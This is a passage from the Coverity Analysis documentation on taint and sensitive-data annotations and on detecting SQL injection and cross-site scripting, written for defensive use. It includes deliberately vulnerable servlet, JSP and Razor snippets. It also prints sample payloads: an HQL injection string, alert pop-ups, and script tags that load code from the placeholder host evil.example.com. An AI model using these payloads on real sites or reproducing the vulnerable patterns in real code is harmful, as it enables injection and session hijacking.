Typically, is the preferable means of representing unlock semantics, as UnlockByMonitor models subtly different behavior, and is applicable only to Monitor objects.

Parameters:

o - The object to be modeled as a monitor lock being unlocked.

6.2.2. Adding C# Annotations

Adding annotations to source files that are analyzed by Coverity Analysis allows you to obtain more accurate results. Instead of letting the checker infer information, you can explicitly tag program data as having certain properties or behavior. The analysis reads these annotations as it runs. Coverity Analysiss annotations use the syntax of the standard C# attributes.

To add annotations:

1. Import the relevant attribute classes.

   The Coverity attributes are part of the `Coverity.Attributes` namespace, and a DLL file that contains the attribute classes (as well as other modeling primitives) is located in Coverity Analysis installation directory at `<install_dir>/library/primitives.dll`.

2. Mark methods and/or classes with the relevant attributes.

   Checkers that support attributes

   - SENSITIVE_DATA_LEAK - `SensitiveData`
   - WEAK_PASSWORD_HASH - `SensitiveData`
   - TAINT_ASSERT - `NotTainted`
   - Tainted dataflow checkers - `Tainted`, `NotTainted`

3. Run the analysis on the annotated code.

6.2.2.1. [Tainted] and [NotTainted] Attributes

[Tainted]
: Marking a field as `[Tainted]` indicates that the security checkers should treat that field as coming from an untrusted source (that is, as tainted). In particular, the security checkers (for example, XSS, SQLI, and OS_CMD_INJECTION) report a defect when a field that is annotated as `[Tainted]` flows to HTML output, an SQL interpreter, or to another such sink.

```
using Coverity.Attributes;
using System.Web;
using System.Web.Mvc;

class HasTaintedField {
  // Here is a class member annotated as being tainted.
  [Tainted] string Untrusted;
}

// An MVC controller
class MyController : Controller {

  private HasTaintedField SomeData;

  // A controller request handler
  public ActionResult GetSomeHtml()
  {
    // The annotated member is used in an unsafe way.
    // A cross-site scripting defect is reported.
    return Content("<html>"+SomeData.Untrusted+"</html>"); // #defect#XSS
  }
}
```

[NotTainted]
Marking a field as `[NotTainted]` has two consequences:

- The analysis treats uses of that data as untainted, so it does not report defects when the data flows into HTML output, an SQL interpreter, or other such sink.
- The analysis reports a TAINT_ASSERT defect if the tool identifies any tainted data flowing into that location.

For more information on how the analysis uses the [NotTainted] annotation, see Section 4.178, “TAINT_ASSERT ”.

6.2.2.2. [SensitiveData] attribute

[SensitiveData]
You can use the `[SensitiveData]` attribute to model sources of sensitive data. In the following example, if the return value of `GetMyLocation` or the argument passed to `RetrieveAccountNumbers` passes to a sink that exposes information, the SENSITIVE_DATA_LEAK checker will report a defect.

```
SensitiveData(SensitiveDataType.Geographical)]
string GetMyLocation() {
    // This function returns sensitive geographical data.
}

void RetrieveAccountNumbers(
  [SensitiveData(SensitiveDataType.Account)] string[] accts)
{
    // The parameter arg1 will be treated as sensitive account
    // data after passing it through this method.
}
```

Multiple sensitive data types can be specified using an array argument to the attribute. In the following example, the field `LoginInfo` will be considered both user identifier and password data.

```
class LoginService {

    [SensitiveData(new SensitiveDataType[]{SensitiveDataType.UserId,
                                           SensitiveDataType.Password})]
    List<string> LoginInfo;
}
```

See Table 4.1, “Sensitive Data Source types” for a complete list of sensitive data types that you can use.

6.3. Models and Annotations in Java

6.3.1. Adding Java Models

Adding models of methods to Coverity Analysis allows you to find more defects and help eliminate false positives. For example, if a new resource allocation interface is used by your application from a third-party API and is modeled in the system, Coverity Analysis can detect and report defects in the uses of that allocator.

You can model any Java method, including abstract methods defined in interfaces and abstract classes. However, there are some special requirements for the creation of Java interface methods (Section 6.3.1.1, “Modeling a Java interface method”).

Sometimes the Coverity Analysis models diverge from the actual behavior of the function because of the modeled method's complexity. Although analysis framework improvements continue to decrease the need for overriding the automatically computed models, there is a limit to the precision of compile-time analysis. Thus, for some cases you can improve the analysis accuracy by codifying the behavior of a given method.

To add new models:

1. Import the relevant primitives.

   The Coverity primitives are part of the `com.coverity.primitives` package. Coverity Analysis provides a JAR file that contains the primitives in `<install_dir>/library/primitives.jar`.

   Coverity Analysis provides Javadoc documentation at `<install_dir>/doc/<en|ja>/primitives/index.html` for a description of these primitives.

2. Add stub methods that represent the behavior of the functions that you want to add.

3. Compile the class and register the model. Use the `cov-make-library` command for this purpose.

   Note that this command provides options for selectively generating models based on certain checkers and checker groups that use them. For example, compare the options used in Section 6.3.1.2, “Modeling resource leaks” with those in Section 6.3.1.3, “Modeling Sources of Untrusted (Tainted) Data”. For additional options, see the *Coverity 8.0 Command and Ant Task Reference*.

4. Run the analysis with the new model.

6.3.1.1. Modeling a Java interface method

When you create a model for an interface method, you need to declare the interface as if it were a class because interface methods cannot have implementations. For example, Coverity provides the following built-in model of the `Comparable`<T> interface:

```
public class Comparable<T> {
  public int compareTo(T o) {
    return unknownNonnegativeInt();
  }
}
```

6.3.1.2. Modeling resource leaks

The following example shows how to add models for detecting resource leaks to a class called `MyResource`.

1. Import the `Resource_LeakPrimitives` class in your user model source file, and create the user models for the resources that need to be tracked during the analysis. For example:

   ```
   import com.coverity.primitives.Resource_LeakPrimitives;
   public class MyResource {

       public MyResource() {
           com.coverity.primitives.Resource_LeakPrimitives.open(this);
       }

       public void close() {
           com.coverity.primitives.Resource_LeakPrimitives.close(this);
       }
   }
   ```

2. Create a user model file (for quality checkers only):

   ```
   > cov-make-library --output-file user_models.xmldb --disable-default --quality
    MyResource.java
   ```

   Note that the combination of `--disable-default` and `--quality` limits the generation of models to those used by quality checkers.

   The `user_models.xmldb` file is now ready to be used for analyzing other packages for `MyResource` leaks.

3. Use the new model during analysis:

   ```
   > cov-analyze --dir <intermediate_directory> --user-model-file user_models.xmldb
   ```

For additional examples, see USE_AFTER_FREE models and RESOURCE_LEAK models.

6.3.1.3. Modeling Sources of Untrusted (Tainted) Data

If the analysis fails to report security defects (SQLI, XSS, OS_CMD_INJECTION), there are several possible causes and workarounds.

False negatives can occur when the analysis does not recognize a source of tainted data. If a method in your program returns tainted data, but the analysis does not discover that issue, you need to write a model for that method. Similarly, if a method takes a `StringBuffer` (or similar object) and appends tainted data into it, you can model that behavior, as well. For example, the following model informs the analysis that the `MyClass.returnsTainted` method returns tainted data and that the `MyClass.appendsTainted` method taints its argument (presumably by inserting a tainted string into it).

```
public class MyClass {
  // The return value of returnsTainted() is tainted.
  String returnsTainted() {
    return com.coverity.primitives.SecurityPrimitives.asserted_source();
  }

  // A call to appendsTainted taints its argument.
  void appendsTainted(StringBuffer sb) {
```

```
    com.coverity.primitives.SecurityPrimitives.asserted_source(sb);
  }
}
```

For descriptions of this and other, similar modeling primitives, go to the Coverity Analysis installation directory and find the Javadocs for `com.coverity.primitives.SecurityPrimitives` in the following file: `<install_dir>/doc/<en|ja>/primitives/com/coverity/primitives/SecurityPrimitives.html`. See also the discussion of the `@Tainted` annotation in Section 6.3.2, “Adding Java Annotations to Increase Accuracy”, and see Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

To generate models for Web application security checkers only, see Section 6.3.1.7, “Generating Java Web Application Security models”.

6.3.1.4. Modeling Methods to which Tainted Data Must Not Flow (Sinks)

False negatives can occur when the analysis does not recognize sinks, which are method parameters to which tainted data must not flow (due to the risk of an attacker subverting the database, controlling a new operating system process, or otherwise compromising your application). If the SQLI checker does not recognize a method parameter in your program as one that is executed as a SQL, HQL, or JPQL query, you can model it as such, and you can create similar models for OS_CMD_INJECTION. For example, the following models make the SQLI checker report a defect if tainted data flows into the `query` parameter of the `MyClass.executeSql` method, and it makes the OS_CMD_INJECTION checker report a defect if tainted data flows into the `commandLine` parameter of the `MyClass.execute` method.

```
public class MyClass {
  void executeSql(String query, boolean somethingElse, String unrelated) {
    com.coverity.primitives.SecurityPrimitives.sql_sink(query);
  }
  void execute(String commandLine) {
    com.coverity.primitives.SecurityPrimitives.os_cmd_one_string_sink(commandLine);
  }
}
```

To generate the model file:

```
> cov-make-library --output-file user_models.xmldb --disable-default --webapp-security
 MyClass.java
```

For descriptions of this and other, similar modeling primitives, go to the Coverity Analysis installation directory and find the Javadocs for `com.coverity.primitives.SecurityPrimitives` in the following file: `<install_dir>/doc/<en|ja>/primitives/com/coverity/primitives/SecurityPrimitives.html`. See also the discussion of the `@NotTainted` annotation for the TAINT_ASSERT checker, and see Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

6.3.1.5. Adding Assertions that Fields are Tainted or Not Tainted

In some cases, you might want to override the Coverity Analysis-computed taint value for specific class fields. It can be asserted that uses of the field should always be considered tainted, in which case additional security defects will be reported if the values are used unsafely; it can also be asserted that the field should never be considered tainted, in which case security defects that arise from an unsafe use of its value will be suppressed.

There are two mechanisms to assert the taintedness and non-taintedness of fields:

- command line options
- annotations

The command line options, which allow regular expression matching on fully qualified field names, are described in the `cov-analyze` entry in the *Coverity 8.0 Command and Ant Task Reference.* Alternatively, the following two annotations can be added at a field definition inside the analyzed code:

`com.coverity.annotations.Tainted;`

`com.coverity.annotations.NotTainted;`

These taint annotations are only meaningful when they are applied to a field that is a `String` (or other `CharSequence`-implementing class), a Java collection of `String` (or other `CharSequence`-implementing class) types, or an array of `byte` or `char` primitives. The following example demonstrates several valid applications:

```
import com.coverity.annotations.*;

class UserData {
  @NotTainted String           name;
  @Tainted    StringBuffer     selfDescription;
  @Tainted    Map<int, String> favoriteColorByAge;

  String userid;
}
```

The annotations are not valid or meaningful on fields of other types. In particular, they can not be used to transitively taint the all of the string-like data within an object. The annotations must be directly applied to each of the string-value field definitions that it contains. The following example shows how to assert that all of `FormData` is tainted within a `WebTransaction` object:

```
import com.coverity.annotations.*;

class WebTransaction {
  int id;
  FormData form; // it is NOT valid to annotate this field
}
class FormData {
  @Tainted String item;
  @Tainted String quantity;
  @Tainted String description;
}
```

Consider the following example, in which the `--tainted-field com.coverity.examples.Table.*` command line option is passed to assert that the fields `com.coverity.examples.Table.title` and `com.coverity.examples.Table.values` are tainted. This will result in a SQLI defect being reported in the `doSqlQuery` method, regardless of and in addition to any other attacker-controllable strings being assigned to the object's title field.

```
package com.coverity.examples.*;

class Table {
  String title;
  Map<int, String> values;
  int id;

  void doSqlQuery(Statement stmt, String where_clause) {
    stmt.executeQuery(“SELECT * FROM + this.title + “ where “ + where_clause);
  }
}
```

The example above is equivalent to the following use of the `@Tainted` annotation:

```
package com.coverity.examples.*;

import com.coverity.annotations.Tainted;

class Table {
  @Tainted String title;
  @Tainted Map<int, String> values;
  int id;

  void doSqlQuery(Statement stmt, String where_clause) {
    stmt.executeQuery(“SELECT * FROM + this.title + “ where “ + where_clause);
  }
}
```

The following example illustrates a use of the `@NotTainted` annotation. If the annotation was not present, a cross-site scripting (XSS) defect would be reported inside the `MyServlet.printPage` method. However, because the `color` field is asserted to be always safe (not tainted), the XSS defect will be suppressed.

```
import com.coverity.annotations.NotTainted;

class MyServlet extends HttpServlet {

  @NotTainted String color;

  private void printPage(PrintWriter out) {
      out.println("<HTML><BODY>");
      out.println(this.color);
      out.println("</BODY></HTML>");
  }

  public void doPost(HttpServletRequest req, HttpServletResponse resp)
      throws ServletException, java.io.IOException {

      color = req.getParameter("color");
      printPage(resp.getWriter());
}
```

If the TAINT_ASSERT checker is enabled, it will report an issue at the annotation on the `MyServlet.color` field. For further information about how it can be used to verify the validity of assertions about non-taintedness, see Section 4.178, "TAINT_ASSERT ".

6.3.1.6. Suppressing defect reports on a method

An empty model will override the behaviors derived by the analysis. For example, if the analysis has derived an incorrect behavior that results in false positives in callers, writing a user model without that behavior will eliminate them. You might use such a model to suppress false positives when using the CSRF checker, for example:

```
package com.example;

class MyDAO {
  void permissibleUnprotectedDatabaseUpdate(String value) {
    /* Empty model suppresses derived CSRF protection obligation:
     *     SecurityPrimitives.csrf_check_needed_for_db_update();
     */
  }
}
```

To generate models for Web application security checkers only, see Section 6.3.1.7, "Generating Java Web Application Security models".

6.3.1.7. Generating Java Web Application Security models

To generate models for Web application security checkers only, and avoid the case where the model overrides inferences that other checkers make about the method it models, use the `--disable-default` and `--webapp-security` options with `cov-make-library`, for example:

```
> cov-make-library --output-file user_models.xmldb --disable-default --webapp-security
 MyClass.java
```

6.3.2. Adding Java Annotations to Increase Accuracy

Adding annotations to source files that are analyzed by Coverity Analysis allows you to obtain more accurate results from certain checkers. Instead of letting the checker infer information, you can explicitly tag classes and methods with the appropriate behavior. The analysis reads these annotations as it runs. Coverity Analysis annotations use the syntax of the standard Java annotations.

To add annotations:

1. Import the relevant annotations.

   The Coverity annotations are part of the `com.coverity.annotations` package, and a JAR file that contains the primitives is located in Coverity Analysis installation directory at `<install_dir>/library/annotations.jar`.

Important!

If you intend to distribute `annotations.jar` to a third party, see the section on annotations.jar in the Coverity Legal Notice.

See the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for descriptions of these annotations.

2. Mark methods and/or classes with the relevant annotations.

   Checkers that support annotations:

   - CALL_SUPER - @OverridersMustCall, @OverridersNeedNotCall
   - CHECKED_RETURN - @CheckReturnValue
   - GUARDED_BY_VIOLATION - @GuardedBy
   - MISSING_BREAK - @SuppressWarnings
   - NULL_RETURNS - @CheckForNull
   - OS_CMD_INJECTION - @Tainted, @NotTainted
   - PATH_MANIPULATION - @Tainted, @NotTainted
   - SENSITIVE_DATA_LEAK - @SensitiveData
   - SQLI - @Tainted, @NotTainted
   - TAINT_ASSERT - @NotTainted
   - WEAK_PASSWORD_HASH - @SensitiveData
   - XSS - @Tainted, @NotTainted

3. Run the analysis on the annotated code.

@Tainted and @NotTainted Annotations

`@Tainted`

Marking a field as `@Tainted` indicates that the security checkers should treat that field as coming from an untrusted source (that is, as tainted). In particular, the security checkers (for example, XSS, SQLI, and OS_CMD_INJECTION) report a defect when a field that is annotated as `@Tainted` flows to servlet output, an SQL interpreter, or to another such sink.

```
import com.coverity.annotations.*;
import java.sql.*;
class HasTaintedField {
  @Tainted String untrusted;
}
class MyController {
  void doQuery(HasTaintedField x, Statement stmt) {
    stmt.execute("SELECT * FROM user WHERE name='" + x.untrusted + "'");
  }
}
```

`@NotTainted`

Marking a field as `@NotTainted` has two consequences:

- The analysis treats uses of that data as untainted, so it does not report defects when the data flows into servlet output, an SQL interpreter, or other such sink.
- The analysis reports a TAINT_ASSERT defect if tainted data actually flows into that location.

  For more information on how the analysis uses the `@NotTainted` annotation, see the TAINT_ASSERT checker documentation.

`@SensitiveData`

You can use the `@SensitiveData` annotation to model sources of sensitive data. In the following example, if the return value of `returnsPassword` or the argument passed to `storesPasswordInParam` passes to a sink, the checker will report a defect of type `Cleartext sensitive data in <sink>`.

```
@SensitiveData({SensitiveDataType.SDT_PASSWORD})
Object returnsPassword() {
  // This function returns password data.
}

void storesPasswordInParam(
  @SensitiveData({SensitiveDataType.SDT_PASSWORD})Object arg1) {
    // The parameter arg1 will be treated as password data.
}

// The field pw will be treated as password data.
@SensitiveData({SensitiveDataType.SDT_PASSWORD}) String pw;
```

As with Coverity primitives, you can use Coverity annotations to specify multiple sensitive data types. To do so, you simply provide a comma-separated list of `SensitiveDataType` enumerations within the curly brackets for the `@SensitiveData` annotation. See Table 4.1, “Sensitive Data Source types” for a complete list of sensitive data types that you can use.

6.4. Model Search Order

The `cov-analyze` command searches models in the following order:

1. User model files, from arguments to `--user-model-file` (deprecated in version 7.7.0) or `--model-file`, in order of appearance on the command line.
2. `user_models.xmldb` in the `config` directory, if it exists.
3. Coverity built-in models.

4. Derived models from the current analysis.
5. C/C++ (`cov-analyze`) only: Previously derived models, from `--derived-model-file` (deprecated in version 7.7.0) or `--model-file`, in order of appearance on the command line.

Note that `--model-file` can be used to specify either user or derived model files; it will automatically detect whether the files represent user models (from `cov-make-library`) or previously derived models (from `cov-collect-models`).

Chapter 7. Security Reference

7.1. Web Application Security

7.1.1. Introduction to Coverity Security Advisor

Coverity Security Advisor is the part of Coverity Analysis that analyzes your Web applications for many types of security issues. The analysis detects when unsafe data enters your Web application from the HTTP requests, network transactions, untrusted databases, console input, or the file system. It tracks this unsafe data, and if it is used incorrectly within a context, Coverity Security Advisor reports this usage as an issue within Coverity Connect. Coverity Security Advisor provides you with actionable remediation advice for the technologies in use.

7.1.2. Java Web Applications

Coverity Security Advisor analyzes Java Web applications. It understands many common frameworks such as Java Servlets, JavaServer Pages, and Spring MVC. Coverity Security Advisor can detect the use of SQL or other query languages, with an emphasis on common Java technologies such as JDBC, Hibernate, and JPA. A collection of configuration checkers also detects common vulnerabilities in the setup of the Web application or its environment.

7.1.3. ASP.NET Web Applications

Coverity Security Advisor analyzes ASP.NET pages and applications. It has support for both ASP.NET Web Forms and MVC applications, including ASP.NET pages (`*.aspx`), controls (`*.ascx`), and Razor view templates (`*.cshtml` files). Coverity Security Advisor also understands certain third-party frameworks, such as Dapper and nHibernate.

7.1.4. Web Application Security Vulnerabilities

This section describes the types of issues that Coverity Security Advisor for Web applications can find in your source code.

7.1.4.1. SQL Injection (SQLi)

SQL injection (SQLi) is an issue that allows a user to change the intent of a SQL statement. This security defect occurs when tainted user data (which is unsafe data) is inserted or concatenated within a SQL statement that has a set of safety requirements or obligations. If these obligations are not met by making the data safe (that is, by *sanitizing* the data), the tainted characters change the statement to something unintended by the original programmers.

7.1.4.1.1. SQLi Risks

SQLi can impact the confidentiality, integrity, and availability of a database system if a user can change the intent of a SQL statement. By appending additional `UNION` or similar constructs, a user can reveal information that might have been previously filtered or restricted. Depending upon the statement, a user might be able to insert or update data within a query, thereby impacting its integrity. In some cases, a user might be able to drop entire tables within a database, severely impacting availability throughout the whole system. Numerous, high-profile attacks on organizations have occurred as a result of SQLi issues.

7.1.4.1.2. SQLi Example (Java)

In the following SQLi example, a Java Servlet passes tainted data, which is concatenated to a Hibernate Query Language (HQL) statement. Note that the example shows only the portion of code that pertains to this issue and provides links to more information about the progression of the issue. The color coding in the example corresponds to the color coding that Coverity Connect provides in its Potential Security Vulnerabilities (CID) reports and remediation advice.

`IndexController.java`:

```
13 public class IndexController extends HttpServlet {
14
15       private BlogEntryRetriever blogEntryRetriever;
16       private BlogEntryInsert blogEntryInsert;
17
18       protected void doGet(HttpServletRequest request,
          HttpServletResponse response)
19          throws ServletException, IOException {
20
21               String table_name = request.getParameter("table_name");
22               String entry_id = request.getParameter("id");
23
24               HashMap<String, Integer> map =
                   blogEntryRetriever.get(table_name, entry_id);
25
Reading data from a servlet request, which is considered tainted.
26 [p. 472]               String user = request.getParameter("user");
27               String content = request.getParameter("content");
28               blogEntryInsert.insert(user, content);
29
Passing the tainted data, "user", to
 com.coverity.sample.logic.BlogEntryInsert.getContent(java.lang.String).
30 [p. 472]               List entries_user = blogEntryInsert.getContent(user);
```

`BlogEntryInsert.java`:

```
50Parameter "user" receives the tainted data.
51   public List getContent(String user) {
52       Session session = factory.openSession();
53       Transaction tx = null;
54       List results = null;
55       try{
56           tx = session.beginTransaction();Detected a likely SQL statement
Insecure concatenation of a SQL statement.
The value "user" is tainted.
A tainted value is passed to a SQL API.Remediation for SQL injection in HQL: specific
 advice for SQL string
- Add a named parameter to the SQL statement, for example ":someParam"
- Bind the tainted value to the parameter using the setParameter method:
  Query.setParameter("someParam", user)
[More Information]
57 [p. 472]           Query query = session.createQuery("from blog_entry where user =
                '" + user + "'");
```

```
58              results = query.list();
59
60              tx.commit();
```

Progression of the security defect:

- `IndexController.java` (26): The parameter `user` is obtained from the HTTP request. This value is tainted until it is sanitized appropriately.
- `IndexController.java` (30): The value is passed into the `blogEntryInsert.getContent()` method.
- `BlogEntryInsert.java` (57): Within the `session.createQuery()` method, the tainted parameter is concatenated into a Hibernate HQL string (within the single quotes).

If a single quote is included in the parameter, the HQL string is closed, and all subsequent text will then be interpreted as HQL code by the HQL compiler. So the intent of the statement can be changed. Instead of the statement selecting all blog entries provided by the user, the user is now able to add clauses, for example:

```
' or exists (from blog_entry) and user <> 'FAKE_USER
```

The example selects all blog entries except for the user `FAKE_USER`. The following statement is passed to the HQL compiler:

```
Query query = session.createQuery("from blog_entry where user = '
  ' or exists (from blog_entry) and user <> 'FAKE_USER'");
```

7.1.4.1.3. Common SQL Statement Contexts

When fixing a SQLi issue, you need to understand the current context, the safety obligations for that context, and what characters or sequences violate these obligations. A SQL statement is comprised of different contexts, each of which interprets values or expressions that they contain using different language rules.

Common SQL contexts that often receive user-supplied data:

- SQL string, for example:

  ```
  SELECT * FROM table WHERE user = 'TAINTED_DATA_HERE'
  ```

- SQL string within a `LIKE` clause, for example:

  ```
  SELECT * FROM table WHERE user LIKE '%TAINTED_DATA_HERE'
  ```

- SQL identifier within an `ORDER BY` clause, for example:

  ```
  SELECT * FROM table ORDER BY table.username TAINTED_DATA_HERE
  ```

- SQL expression within an `IN` clause, for example:

```
SELECT * FROM table WHERE user IN (TAINTED_DATA_HERE)
```

For information on all SQL contexts, see Section 7.3, “SQLi Contexts”.

7.1.4.1.4. SQLi Remediation Examples

Once you understand the context in which user data is inserted, you can determine what remediation strategy is the most effective. For more information on different remediation strategies, see Section 7.1.5, “Remediation”.

7.1.4.2. Cross-site Scripting (XSS)

Cross-site scripting (XSS) is an issue that occurs when tainted user data (which is unsafe) is inserted into HTML that has a set of safety requirements or obligations. The browser might interpret these characters differently if the obligations are not met by making the data safe (sanitizing the data).

For remediation information, see Section 7.6.2, “XSS remediation examples”.

7.1.4.2.1. XSS Risks

If a user has authenticated to establish a session, an XSS issue can impact the confidentiality of the authenticated session, including whatever information and access the session confers. An attacker might hijack the session either directly (by disclosing and replaying the session token) or indirectly (by performing actions using the user's browser as a surrogate).

For example, assume that a banking site has an XSS issue in some component, and some user is currently logged into the site. An attacker targets this user and has the user interact with a malicious link that exploits the XSS issue, for example, through a phishing email or a link sent by instant messaging (IM). The attacker can now perform any banking transactions that the user can perform because the attacker can execute arbitrary JavaScript, in addition to whatever other functionality is normally exposed to the user.

7.1.4.2.2. XSS example: ASP.NET Razor View

The following XSS example uses an ASP.NET Razor View that displays unsafe data in a request parameter, which is later displayed within a nested context.

The color coding in the example corresponds to the color coding that Coverity Connect provides in its Potential Security Vulnerabilities (CID) reports and remediation advice.

`example.cshtml`:

```
1. tainted_source: Reading data from an HTTP
  request, which is considered tainted.
@{
    String needHelp = Request["needHelp"];
}
```

```
2. taint_path_call: Passing the tainted data
    through System.Web.Mvc.HtmlHelper.Raw(System.String).
3. xss_injection_site: Printing base.Html.Raw(needHelp) to an HTML page allows
  cross-site scripting, because it was not properly sanitized for the nested
  contexts JavaScript single quoted string and HTML double quoted attribute.
Remediation for cross-site scripting
  in C#: Escaping needs to be done for all of the contexts in the following
  order, for example

  Escape.Html(Escape.JsString(taintedData))

  where Escape.JsString is a function from Coverity that escapes tainted data
  (for JavaScript string), and Escape.Html escapes tainted data (for HTML
  attribute). "taintedData" represents the expression
  "base.Html.Raw(needHelp)".
<span onmouseover="var x='@Html.Raw(needHelp)';">Hello</span>
```

Note

For descriptions of the symbolic names for contexts and escapers that are used in the example, see Symbolic Names.

Progression of the security defect:

- Event 1: The parameter `needHelp` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
- Event 2: The `Html.Raw` method converts the value to an `IHtmlString`, which will *not* be escaped automatically by the Razor engine.
- Event 3: The value is "inlined" into a single-quoted Javascript string within the double-quoted `onmouseover` HTML tag attribute.

If a user moves the mouse over the `span` tag, the browser will execute the DOM `onMouseOver()` event handler, interpreting the attribute value as JavaScript directly, with any HTML entities decoded before use. Therefore, at least two contexts are possible in this case: The original HTML double-quoted attribute context and the JavaScript context. Both contexts are vulnerable to the XSS issue and need to be sanitized in proper order before this defect is remedied.

The following example executes a simple JavaScript pop-up:

```
none')||alert('XSS
```

The Javascipt pop-up function would look as follows in a potential URL:

```
http://blog.example.com/example?needHelp=none')||alert('XSS
```

Inserted into the page, it would look like the following:

```
<span onmouseover="var x='none')||alert('XSS');">Hello</span>
```

Again, the attacker only needs to cause users to interact with the malicious link.

7.1.4.2.3. XSS example: Java servlet

The following example shows an XSS issue within a Java Servlet that writes tainted data into the `response` stream directly, which is later displayed within an HTML context.

The color coding in the example corresponds to the color coding that Coverity Connect provides in its Potential Security Vulnerabilities (CID) reports and remediation advice.

`IndexServlet.java`:

```
 8 public class IndexServlet extends HttpServlet {
 9
10    protected void doGet(HttpServletRequest request,
        HttpServletResponse response)
11        throws ServletException, IOException {
12Reading data from a servlet request, which is considered tainted.
A user-controllable string.
13 [p. 475]        String param = request.getParameter("index");
14
15        PrintWriter out = response.getWriter();
16        response.setContentType("text/html");Passing the tainted data through
 java.lang.String.toString().
Concatenating the tainted data.
For context HTML_PCDATA, expected escaper of kind HTML_ENTITY
but none found.
The user-controllable expression "param" is being concatenated
into the output without the proper sanitization.
Page context: HTML_PCDATA.
Print or output statement where unsafe value is added to HTML output.
Remediation for cross-site scripting in Java:
 Escaping needs to be done for the detected context , for example:

Escape.html(taintedData)

where Escape.html escapes tainted data (for HTML). "taintedData" represents the
 expression "param".
[More Information]
17 [p. 475]        out.write("<html><body>Index requested: " + param);
18        out.write("...");
```

Note

For descriptions of the symbolic names for contexts and escapers that are used in the example, see Symbolic Names.

Progression of the security defect:

- `IndexServlet.java` (13): The parameter `index` is obtained from the HTTP request. This value is considered unsafe until it is sanitized appropriately.
- `IndexServlet.java` (17): The value is displayed within an HTML context.

The attacker is free to execute potentially malicious JavaScript with the following example:

```
<script src="http://evil.example.com/bad.js"></script>
```

The security defect would look like this for a potential URL (for example, `blog.example.com`):

```
http://blog.example.com/webApp/?index=<script
  src="http://evil.example.com/bad.js"></script>
```

Inserted into the page, the security defect would look like the following (after the attacker causes other users to interact with the malicious link):

```
<html><body>Index request:<script src="http://evil.example.com/bad.js"></script>
[…]
```

7.1.4.2.4. XSS example: JavaServer Page

The following XSS example uses a JavaServer Page that displays unsafe data in a request parameter, which is later displayed within a nested context.

The color coding in the example corresponds to the color coding that Coverity Connect provides in its Potential Security Vulnerabilities (CID) reports and remediation advice.

`bloghelp.jsp`:

```
 1<%@ page language="java" contentType="text/html; charset=utf-8"
 2    pageEncoding="utf-8"%>
 3<%@taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
 4<%Reading data from a servlet request, which is considered tainted.
A user-controllable string.
5 [p. 477]   String needHelp = request.getParameter("needHelp");
 6   if (needHelp == null || needHelp == "")
 7       needHelp = "none";
 8%>
 9<!DOCTYPE html>
10<html>
11<head>
12  <script src="/webApp/static/js/main.js"></script>
13</head>
14<body>
15For context HTML_ATTR_VAL_DQ,
expected escaper of kind HTML_ENTITY but none found.
For context JS_STRING_SQ, expected escaper of kind JS_STRING
but none found.
The user-controllable expression "needHelp" is being concatenated
into the output without the proper sanitization.
Page context: HTML_ATTR_VAL_DQ JS_STRING_SQ.
Unsafe value is added to HTML output here.Remediation for cross-site scripting in JSP
 scriptlet:
Escaping needs to be done for all of the contexts in the following
order, for example:
```

```
Escape.html(Escape.jsString(needHelp)

where Escape.jsString is a function from Coverity that escapes
tainted data (for JavaScript string) , and Escape.html escapes
tainted data (for HTML attribute).
[More Information]
16 [p. 477] <span onmouseover="lookupHelp('<%= needHelp %>');">Hello Blogger!</span>
17
18 To add a blog, please navigate to ...
19
```

Note

For descriptions of the symbolic names for contexts and escapers that are used in the example, see Symbolic Names in the *Coverity 8.0 Checker Reference*.

Progression of the security defect:

- `bloghelp.jsp` (5): The parameter `needHelp` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
- `bloghelp.jsp` (16): The value is concatenated into the HTML double-quoted `onmouseover` attribute.

  If a user moves the mouse over the span tag, the browser will execute the DOM `onMouseOver()` event handler, interpreting the attribute value as JavaScript directly, with any HTML entities decoded before use. Therefore, at least two contexts are possible in this case: The original HTML double-quoted attribute context and the JavaScript context. Both contexts are vulnerable to the XSS issue and need to be sanitized in proper order before this defect is remedied.

The following example executes a simple JavaScript pop-up:

```
none')||alert('XSS
```

The Javascipt pop-up function would look as follows in a potential URL (for example, `blog.example.com`):

```
http://blog.example.com/webApp/?needHelp=none')||alert('XSS
```

Inserted into the page, it would look like the following:

```
<span onmouseover="lookupHelp('none')||alert('XSS');">Hello Blogger!</span>
```

Again, the attacker only needs to cause users to interact with the malicious link.

7.1.4.2.5. XSS example: Spring Web MVC (Java)

The following example shows an XSS issue that uses Spring Web MVC, binding request parameters to a bean, which is used in a JavaServer Page. The parameter is later displayed within HTML.

The color coding in the example corresponds to the color coding that Coverity Connect provides in its Potential Security Vulnerabilities (CID) reports and remediation advice.

`HomeController.java`:

```
19 @Controller
20 @RequestMapping(value = "/index")
21 public class HomeController {
22
23        private static final Logger logger =
 LoggerFactory.getLogger(HomeController.class);
24
25        @RequestMapping(value = "/", method = RequestMethod.POST)Entering this
 function as a framework entry point. Parameter "content"
is tainted because it comes from a servlet request.
A user-controllable string.
Parameter "content" receives the tainted data.
26 [p. 478]        public String home(String content, Model model) {Passing the
 tainted data through
org.springframework.ui.Model.addAttribute(java.lang.String, java.lang.Object).
27 [p. 478]                model.addAttribute("blog_content", content);
28
29                return "show-blog";
30        }
31 }
```

`show-blog.jsp`:

```

46 <h1>Blog Entry</h1>
47 <div style="display:block; background: #efefef">
For context HTML_PCDATA, expected escaper of kind HTML_ENTITY but none found.
The user-controllable expression "${blog_content}" is being concatenated
into the output without the proper sanitization.
Page context: HTML_PCDATA.
Unsafe value is added to HTML output here.Remediation for cross-site scripting in EL:
Escaping needs to be done for the detected context , for example:

fn:escapeXml(blog_content)

where fn:escapeXml escapes tainted data (for HTML).
[More Information]
48 [p. 479] ${blog_content}
```

Note

For descriptions of the symbolic names for contexts and escapers that are used in the example, see Symbolic Names.

Progression of the security defect:

- `HomeController.java` (26): The Spring Web MVC framework sets the String `content` from the `content` POST request parameter. This value is considered tainted until sanitized appropriately.
- `HomeController.java` (27): The `model` attribute `blog_content` is populated with the value of `content`.

- `show-blog.jsp` (48): The value is displayed in HTML.

The attacker is free to execute potentially malicious JavaScript with the following example:

```
<script src="http://evil.example.com/bad.js"></script>
```

The security defect would look as follows for a potential URL (for example, `blog.example.com`), when performed as a `POST`:

```
POST /webApp/ HTTP/1.1
Host: blog.example.com
…
content=<script%20src="http://evil.example.com/bad.js"></script>
```

